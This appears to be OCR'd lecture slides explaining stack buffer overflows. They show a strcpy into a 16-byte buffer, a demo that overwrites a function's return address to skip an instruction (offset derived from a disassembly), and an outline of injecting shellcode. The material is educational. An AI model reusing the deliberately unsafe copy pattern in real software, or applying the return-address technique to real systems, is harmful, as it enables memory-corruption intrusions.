


buffer overflow

```
void function(char *str) {
   char buffer[16];

   strcpy(buffer,str);
}

void main() {
  char large_string[256];
  int i;

  for( i = 0; i < 255; i++)
    large_string[i] = 'A';

  function(large_string);
}
```


copy **`str`** to **`buffer`**

filled in this way



these go bye-bye

code injection attack




idea: stick code in buffer and return/jump to it


addr:
MSB
LSB

```
bottom of  DDDDDDDDEEEEEEEEEEEE  EEEE  FFFF  FFFF  FFFF  FFFF     top of
memory     89ABCDEF0123456789AB  CDEF  0123  4567  89AB  CDEF     memory
```

code injection attack




idea: stick code in buffer and return/jump to it




code injection attack

idea: stick code in buffer and return/jump to it



code injection attack

idea: stick code in buffer and return/jump to it



injecting code in buffer: example


```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Q: modify **`function`** to jump over **`x = 1;`**

injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Q: modify **`function`** to jump over **`x = 1;`**



i.e. **`function`** returns to here


injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

Q: modify **`function`** to jump over **`x = 1;`**

i.e. **`function`** returns to here


need to change this somehow



injecting code in buffer: example

(changing `ret`)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```




injecting code in buffer: example

(changing `ret`)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```

now we're at location of `ret` in memory




injecting code in buffer: example

(changing `ret`)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```

now we're at location of `ret` in memory



buffer1 size:

5*8 = 40 → 64 (8 Bytes)


round up (to nearest word)

injecting code in buffer: example

(changing `ret`)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```

now we're at location of `ret` in memory



buffer1 size:

5*8 = 40 → 64 (8 Bytes)

round up (to nearest word)

SFP size:

1 word (32bits = 4 bytes)

injecting code in buffer: example


(changing `ret`)

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```

actually, 10

(how?)

now we're at location of `ret` in memory



buffer1 size:

5*8 = 40 → 64 (8 Bytes)

round up (to nearest word)

SFP size:

1 word (32bits = 4 bytes)

injecting code in buffer: example

objective:

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

call here

return here

injecting code in buffer: example

```
void function(int a, int b, int c) {
   char buffer1[5];
   char buffer2[10];
   int *ret;

   ret = buffer1 + 12;
   (*ret) += 8;
}
```

actually, 10 (how?) → get from ASM

objective:

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

call here

return here


injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

```
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```



```
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

`function` orig return addr.

```
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

`function` orig return addr.

```
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1                    x = 1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

`function` orig return addr.

```
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

`x = 1`

pass `x` to `printf`

injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

```
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

`x = 1`

pass `x` to `printf`

`function` orig return addr.

want **`function`** to return here

injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

```
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

`x = 1`

pass `x` to `printf`

`function` orig return addr.

want **`function`** to return here

`0x80004b2 - 0x80004a8 = 0xA = 10`

injecting code in buffer: example

```
void main() {
  int x;

  x = 0;
  function(1,2,3);
  x = 1;
  printf("%d\n",x);
}
```

```
Dump of assembler code for function main:
0x8000490 :    pushl  %ebp
0x8000491 :    movl   %esp,%ebp
0x8000493 :    subl   $0x4,%esp
0x8000496 :    movl   $0x0,0xfffffffc(%ebp)
0x800049d :    pushl  $0x3
0x800049f :    pushl  $0x2
0x80004a1 :    pushl  $0x1
0x80004a3 :    call   0x8000470
0x80004a8 :    addl   $0xc,%esp
0x80004ab :    movl   $0x1,0xfffffffc(%ebp)
0x80004b2 :    movl   0xfffffffc(%ebp),%eax
0x80004b5 :    pushl  %eax
0x80004b6 :    pushl  $0x80004f8
0x80004bb :    call   0x8000378
0x80004c0 :    addl   $0x8,%esp
0x80004c3 :    movl   %ebp,%esp
0x80004c5 :    popl   %ebp
0x80004c6 :    ret
0x80004c7 :    nop
```

`x = 1`

pass `x` to `printf`

`function` orig return addr.

want **`function`** to return here

`0x80004b2 - 0x80004a8 = 0xA = 10`

```
ret = buffer1 + 12;
(*ret) += 10;
```

outline of attack:

1. insert malicious code
2. upon function exit, return to malicious code

outline of attack:

1. insert malicious code
2. upon function exit, return to malicious code


code injection attack:

1. what to inject?
2. how to know address?

what to inject?

(payload)


shellcode



something that spawns a terminal /command prompt

